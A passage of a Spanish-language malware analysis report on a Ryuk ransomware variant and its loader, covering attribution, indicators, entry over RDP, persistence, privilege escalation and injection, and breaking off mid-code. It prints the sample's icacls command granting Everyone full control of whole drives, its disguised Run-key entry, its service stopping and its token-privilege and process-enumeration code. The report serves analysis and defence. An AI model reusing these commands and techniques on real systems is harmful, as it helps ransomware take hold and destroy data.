


# /Ryuk

Informe malware



# Índice

1. Informe ejecutivo	3
2. Características	6
3. Vector de entrada	7
4. Loader	9
5. Ryuk	12
5.1 Persistencia	12
5.2 Privilegios	13
5.3 Inyección	15
5.4 Cifrado	18
6. Imports y flags relevantes	24
7. IOC	25

## 1. Informe ejecutivo

El presente documento recoge el análisis de una variante del ransomware **"Ryuk"**, así como del **loader** encargado de cargar el malware en el sistema.

El ransomware Ryuk apareció por primera vez en verano de 2018. Una de las diferencias de Ryuk frente a otros ransomware es que se centra principalmente en atacar entornos empresariales.

A mediados del 2019 un gran número de importantes empresas españolas sufrieron ataques por parte de cibercriminales organizados en donde hicieron uso de este tipo de ransomware.



Figura 1: Extracto de El Confidencial sobre el ataque producido por Ryuk [1]



Figura 2: Extracto de El País sobre el ataque producido por Ryuk [2]

El rango de actuación del RYUK ha sido diverso, atacando de forma global a un gran número de países[3] este año. Como observamos en las siguientes figuras, los países más afectados fueron Alemania, China, Argelia e India.

Contrastando la cantidad de ciberataques, observamos, que, en los últimos tres años, RYUK ha afectado a millones de usuarios, comprometiendo una gran cantidad de datos y generando importantes pérdidas económicas.




Figura 3: Gráfico mundial de actuación RYUK




Figura 4: TOP 16 países afectados mundialmente por RYUK




Figura 5: Cantidad de usuarios atacados por RYUK en Millones

Siguiendo el **modus operandi** del resto de ransomware, al acabar el cifrado la muestra suelta una nota de rescate donde indica que para recuperar los archivos es necesario realizar un ingreso de Bitcoins contactando con la dirección indicada.

Este malware ha ido evolucionando desde su aparición hasta hoy. La muestra que se analizará en el documento fue hallada durante un intento de ataque a mediados de enero de 2020.

Debido a la complejidad de este malware, su autoría se ha asociado a grupos ciberdelinquentes organizados también conocidos como grupos APT.

Parte del código del Ryuk comparte muchas similitudes en código y estructura con otro ransomware conocido como Hermes y ciertas funcionalidades han sido reutilizadas. Es por ello que inicialmente la autoría del Ryuk se atribuyó al grupo norcoreano Lazarus, al que se le atribuyó en su momento la autoría del ransomware Hermes.

Posteriormente servicio de inteligencia Falcon X desarrollado por crowdstrike apuntó a que la autoría del Ryuk recae sobre el grupo **WIZARD SPIDER [4]**.

Varios indicios sostienen esta teoría, entre ellos, que el ransomware fue anunciado en la web **exploit.in** la cual es un mercado ruso conocido de venta de malware y relacionado previamente con diversos grupos APT rusos. Este hecho descarta la teoría de que el Ryuk fue desarrollado por el grupo APT Lazarus, ya que no corresponde con su forma de actuar.

Por otra parte Ryuk fue anunciado como un ransomware el cual no funcionaba en sistemas rusos, ucranianos ni bielorrusos. Esto se debe a una funcionalidad detectada en algunas versiones del Ryuk donde se comprueba el idioma del sistema donde se ejecuta y se detiene en caso de que el idioma del sistema sea ruso, ucraniano o bielorruso. Por último, durante una investigación forense realizada a una máquina comprometida del grupo WIZARD SPIDER se encontraron varios artefactos que indicaba que estuvieron implicados con el desarrollo de la variante Ryuk del Hermes.

Por otro lado, los investigadores Gabriela Nicolao y Luciano Martins apuntan a que el ransomware pudo estar desarrollado por el grupo **APT CryptoTech [5]**. Esto es debido a que dicho grupo publicó en el foro de la misma web que ellos estaban detrás del desarrollo de una nueva versión del ransomware Hermes a escasos meses de la primera aparición del Ryuk.

Varios usuarios del foro pusieron en duda la autoría del Ryuk por parte de CryptoTech sin embargo estos salieron a su defensa y aseguraron que tenían pruebas de que ellos desarrollaron el 100% de dicho ransomware.

## 2. Características

Partimos de un loader el cual es el encargado de identificar el sistema en el que se encuentra para luego soltar la versión adecuada del ransomware Ryuk.

El hash del loader es el siguiente:

MD5	A73130B0E379A989CBA3D695A157A495
SHA256	EF231EE1A2481B7E627921468E79BB4369CCFAEB19A575748DD2B664ABC4F469

Una de las características de este loader es que no contiene metadatos, es decir, los creadores de este malware no incluyeron información en sus datos.

En ocasiones suelen incluir datos erróneos con el objetivo de engañar al usuario y hacerle creer que está ejecutando una aplicación legítima, sin embargo como veremos mas adelante, al emplear en este caso un vector de infección donde el usuario no interacciona los atacantes no han visto necesario el uso de esta técnica.

Información de propiedades	
Comments:	NULL
CompanyName:	
FileDescription:	NULL
FileVersion:	NULL
InternalName:	
Language:	NULL
LegalCopyright:	NULL
OriginalFilename:	
ProductName:	
ProductVersion:	NULL

Figura 6: Metadatos de la muestra

La muestra fue compilada en 32 bits, para así poder ejecutarse tanto en entornos de 32 como 64 bits.

### 3. Vector de entrada

La muestra que suelta y ejecuta el ransomware Ryuk llegó a nuestros sistemas a través de una conexión en remoto lograda en un ataque RDP.




Figura 7: Registro del ataque

El usuario malicioso logró iniciar sesión de forma remota. Una vez inició sesión creó un ejecutable con nuestra muestra.

Este ejecutable fue bloqueado por la solución de antivirus antes de ejecutarse.

5159	13/01/2020 23:08:39.077	13/01/2020 23:08:39.077	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe
5160	13/01/2020 23:08:39.0...	13/01/2020 23:08:39.0...	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe
5161	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498					
5162	13/01/2020 23:08:41.498	13/01/2020 23:08:41.498	3 WINDOWS \explorer.e...	explorer.exe	761	3 TEMP \2\r3-59.exe	r3-59.exe

Figura 8: Bloqueo de la muestra

Detalle del evento			
0 id	5162	10 parentpath	3 WINDOWS \explorer.exe
1 eventtype	RemediationOps	11 parentfilen...	explorer.exe
2 timestamp	13/01/2020 23:08:41.498	12 parentflags	16384
3 version	3	13 childmd5	a73130b0e379a989cba3d695a157a495
4 versioncon...	1.0.0.534	14 childpath	3 TEMP \2\r3-59.exe
5 versionage...	02.50.00.0000	15 childfilena...	r3-59.exe
6 versiondet...	2.0.0.737	16 childflags	0
7 versionpro...	08.00.15.0010	17 winningtech	Cloud
8 parentmd5	b3541a5a20c6264781909b1b7fe54836	18 detectionid	26550632
9 parentblake	7b847a90b1c112079c19b1a7789e68867c1507cffad661b204fc24ec7392fa92	19 action	Quarantine
		20 servicelevel	Block
		21 exploitorigin	0
		22 parentpid	761

Figura 9: Bloqueo de la muestra





## 4. Loader

En ejecución nos dropa en **%temp%** un ReadMe típico de Ryuk correspondiente a la nota de rescate, en el cual nos da un mail con el dominio protonmail, bastante usual en esta familia de MW **msifelabem1981@protonmail.com**





Figura 13: Nota de rescate

Durante la ejecución, podemos ver que lanza varios ejecutables, con nombre aleatorio, los cuales se alojan en el directorio **PUBLIC**, de forma oculta, por lo que si no tenemos activado en nuestro SO “**Mostrar archivos ocultos y carpetas**” no podremos verlo, algo que se complementará con el punto siguiente a la persistencia, además, son de 64 bits a diferencia del padre, que es de 32.





Figura 14: Ejecutables lanzados por las muestra

Como podemos ver en la imagen anterior, el RYUK lanzará icacls.exe, que utilizará para cambiar el ACLs (Access control lists), en todas las unidades que tengamos mapeadas, de este modo se garantiza el acceso y modifica las flags.

Concede el acceso total a todos los usuarios, a todos los archivos de la unidad (/T) sin importar los errores (/C) y sin mostrar ningún mensaje (/Q).

```

2112 icacls "C:\*" /grant Everyone:F /T /C /Q
2112 icacls "D:\*" /grant Everyone:F /T /C /Q

```

Figura 15: Parámetros de ejecución del icacls.exe lanzado por la muestra

Hay que tener en cuenta que el Ryuk comprueba qué versión de Windows estamos utilizando, para ello, vemos que realiza una comprobación de la versión con **GetVersionExW**, en la cual comparará la **flag** de **lpVersionInformation** que nos indicará si la versión de la máquina donde se ejecuta es mayor que **WindowsXP**

```

_COMPROBAR_VSO proc near
VersionInformation= _OSVERSIONINFOW ptr -114h

push    ebp
mov     ebp, esp
sub     esp, 114h
push    114h
push    0
lea    eax, [ebp+VersionInformation]
push    eax
call   sub_4010D0
add    esp, 0Ch
mov    [ebp+VersionInformation.dwOSVersionInfoSize], 114h
lea    ecx, [ebp+VersionInformation]
push    ecx ; lpVersionInformation
call   ds:GetVersionExW
cmp    [ebp+VersionInformation.dwMajorVersion], 5
jnz    short loc_4011D8

```

```

bIsWindowsXPorLater =
( (osvi.dwMajorVersion > 5) ||
( (osvi.dwMajorVersion == 5) && (osvi.dwMinorVersion >= 1) ));

```

Dependiendo de si tenemos una versión superior a Windows XP, dropeará en la carpeta del usuario local y sino, como es el caso, en z%**Public**%

```

mov     edi, [ebp+var_40]
mov     ecx, 13h
mov     esi, offset aDocumentsAndSe ; "\\Documents and Settings\\Default User"...
rep movsd
jmp     short loc_401572

mov     edi, [ebp+var_20]
mov     ecx, 7
mov     esi, offset aUsersPublic ; "\\users\\Public\\"
rep movsd
movsw

```

Figura 17: Comprobación de la versión del S.O

El archivo dropeado es el Ryuk y lo siguiente que realiza es ejecutarlo pasando como parámetro la dirección de sí mismo.

```
WriteFile(hFile, &byte_445D78, dword_412774, &NumberOfBytesWritten, 0);
CloseHandle(hFile);
_BUSCA_UNIDADES();
Sleep(0x9C4u);
ShellExecuteW(0, 0, &FileName, &Filename, 0, 0);
return 0;
```

Figura 18: Ejecución del la Ryuk a través de ShellExecute

El Ryuk lo primero que realiza es una obtención de los parámetros de entrada. En esta ocasión, el número de parámetros de entrada es dos, el propio ejecutable y la dirección del dropper, que los utiliza para borrarlo y así eliminar su propio rastro.

A73130B0E379...	1488	Process Create	C:\users\Public\ZLYKb.exe
ZLYKb.exe	2136	Process Start	
ZLYKb.exe	2136	Thread Create	

Command line: "C:\users\Public\ZLYKb.exe" "C:\Users\infectado\Desktop\A73130B0E379A989CBA3D695A157A495.exe"

Figura 19: Creación del proceso

También, podemos ver que una vez ha lanzado sus ejecutables, se borra a sí mismo, de este modo, no deja rastro aparente en la carpeta que se ejecutó.

```
v6 = CommandLineToArgvW(v5, &Value);
if ( !GetLastError() )
{
    itoa(Value, &v38, 10);
    if ( Value <= 2 )
    {
        if ( Value == 2 && v6[1] )
        {
            Sleep(0x1388u);
            DeleteFileW(v6[1]);
        }
    }
}
```

Figura 20: Borrado del fichero

## 5. RYUK

### 5.1 Persistencia

Ryuk, como otros malware, tratan de quedarse en nuestro sistema el mayor tiempo posible, como hemos visto en el punto anterior, uno de sus sistemas es crear ejecutables y lanzarlos en oculto, para ello, la práctica más habitual es modificar la clave de registro **CurrentVersion\Run** .

En este caso, podemos ver que, para ello, el primer archivo lanzado, **VWjRF.exe** (Nombre generado de forma aleatoria), lanza un **cmd.exe**.




Figura 21: Ejecución de VWjRF.exe

El cual introducirá en RUN con el nombre “**svchos**”, de este modo, si en algún momento revisamos las claves de registro, será sencillo que no nos demos cuenta de este detalle, por su similitud con **svchost**, con esta clave, el Ryuk se asegura mantenerse en nuestro sistema, si no se ha infectado ahora, cuando volvamos a arrancar el sistema, el ejecutable lanzado volverá a intentarlo.




Figura 22: La muestra se asegura su persistencia en la clave de registro

Podemos ver también, que nuestro ejecutable realiza una parada de 2 servicios, “**audioendpointbuilder**” que corresponde, como su nombre indica al audio del sistema.




Figura 23: La muestra detiene el servicio de audio en el sistema

Y, el **samss**, cuyo acrónimo tiene que ver con el **Accounts manager service**. Ambas prácticas, son muy características del Ryuk, en este caso, intenta prevenir que si el sistema está adherido a un SIEM, no envíe ninguna alerta, de este modo protege sus pasos siguientes, ya que algún servicio del SAM podría no arrancar correctamente tras la actuación del Ryuk.




Figura 24: La muestra detiene el servicio samss

## 5.2 Privilegios

El RYUK, por lo general parte de un movimiento lateral o es lanzado por otro MW, como Emotet o Trickbot, los cuales, se encargan de escalar privilegios previamente para otorgarlos al Ransom.

Previamente, como antesala a lo que será la inyección del proceso, vemos que realiza un **ImpersonateSelf**, lo que significa que le va a pasar el Token de acceso del contexto de seguridad al hilo que obtendrá acto seguido con **GetCurrentThread**.

```
lea    ecx, [rbx-26h] ; ImpersonationLevel
call   cs:ImpersonateSelf
call   cs:GetCurrentThread
```

Figura 25: Llamada al ImpersonateSelf

Posteriormente, vemos que enlazará el Token de acceso con el Thread. También vemos que una de las flags es **DesiredAccess**, con la que puede controlar el acceso que va a tener nuestro Thread, en nuestro caso el valor que recibirá edx debería ser **TOKEN\_ALL\_ACCESS** o en su defecto **TOKEN\_WRITE**.

```
lea    ecx, [rbx-26h] ; ImpersonationLevel
call   cs:ImpersonateSelf
call   cs:GetCurrentThread
lea    r9, [rsp+0BB060h+var_BB028] ; TokenHandle
xor    r8d, r8d ; OpenAsSelf
mov    rcx, rax ; ThreadHandle
mov    edx, ebx ; DesiredAccess
call   cs:OpenThreadToken
```

TOKEN_WRITE	Combines STANDARD_RIGHTS_WRITE, TOKEN_ADJUST_PRIVILEGES, TOKEN_ADJUST_GROUPS, and TOKEN_ADJUST_DEFAULT.
TOKEN_ALL_ACCESS	Combines all possible access rights for a token.

Figura 26: Creación de un token de hilo

Acto seguido, utilizará **SeDebugPrivilege** y realizará una llamada para otorgar los privilegios de Debug al Thread, con ello, especificando el **PROCESS\_ALL\_ACCESS** podrá intentar acceder a los procesos que desee, puesto que ya tiene el hilo preparado, solo queda la parte final.

```
loc_140005989: ; TokenHandle
mov    rcx, [rsp+0BB060h+var_BB028]
lea    rdx, aSeDebugprivile ; "SeDebugPrivilege"
mov    r8d, edi
```

Figura 27: Llamada a SeDebugPrivilege y a la función de escalado de privilegios

Por un lado, en la función, tenemos, **LookupPrivilegeValueW**, que nos dará la información necesaria sobre el privilegio al que queremos escalar.

```
v3 = a3;
v4 = TokenHandle;
if ( !LookupPrivilegeValueW(0i64, a2, &Luid) )
{
    v5 = GetLastError();
    v6 = "LookupPrivilegeValue error: %u\n";
_LABEL_3:
    printf(v6, v5);
    return 0i64;
}
```

Figura 28: Consulta de la información sobre el privilegio a escalar

Y, por otro lado, tenemos **AdjustTokenPrivileges**, el cual habilitará los permisos necesarios en nuestro Token, en nuestro caso, lo más importante es el **NewState**, cuya flag, otorgará el privilegio.

```
NewState.Privileges[0].Luid = Luid;
NewState.PrivilegeCount = 1;
NewState.Privileges[0].Attributes = v3 != 0 ? 2 : 0;
if ( !AdjustTokenPrivileges(v4, 0, &NewState, 0x10u, 0i64, 0i64) )
{
    v5 = GetLastError();
    v6 = "AdjustTokenPrivileges error: %u\n";
    goto LABEL_3;
}
```

Value	Meaning
SE_PRIVILEGE_ENABLED	The function enables the privilege.

Figura 29: Ajuste de privilegios del token

## 5.3 Inyección

En este apartado se mostrará como la muestra realiza el proceso de inyección previamente mencionado en el informe.

El objetivo principal de la inyección de proceso junto con el escalado, es obtener acceso a las **Shadow Copies**. Para ello necesita trabajar con un hilo con privilegios superiores a los del usuario local. Una vez lo consiga, eliminará las copias y hará cambios en otros procesos para que sea imposible volver a un punto anterior del S.O

Como es habitual en este tipo de malware, para realizar la inyección, utiliza **CreateToolhelp32Snapshot**, por lo que toma una captura de los procesos que están en funcionamiento en ese momento e intentará acceder a los procesos listados con **OpenProcess**. Una vez ha conseguido acceder a un proceso, abrirá también un **token** con su información para obtener los parámetros de dicho proceso.

```

TokenInformationLength = 0;
v4 = CreateToolhelp32Snapshot(2u, 0);
v5 = v4;
if ( v4 != (HANDLE)-1i64 && Process32FirstW(v4, &pe) )
{
    if ( Process32NextW(v5, &pe) )
    {
        v6 = (_DWORD*)(v1 + 504);
        do
        {
            SetLastError(0);
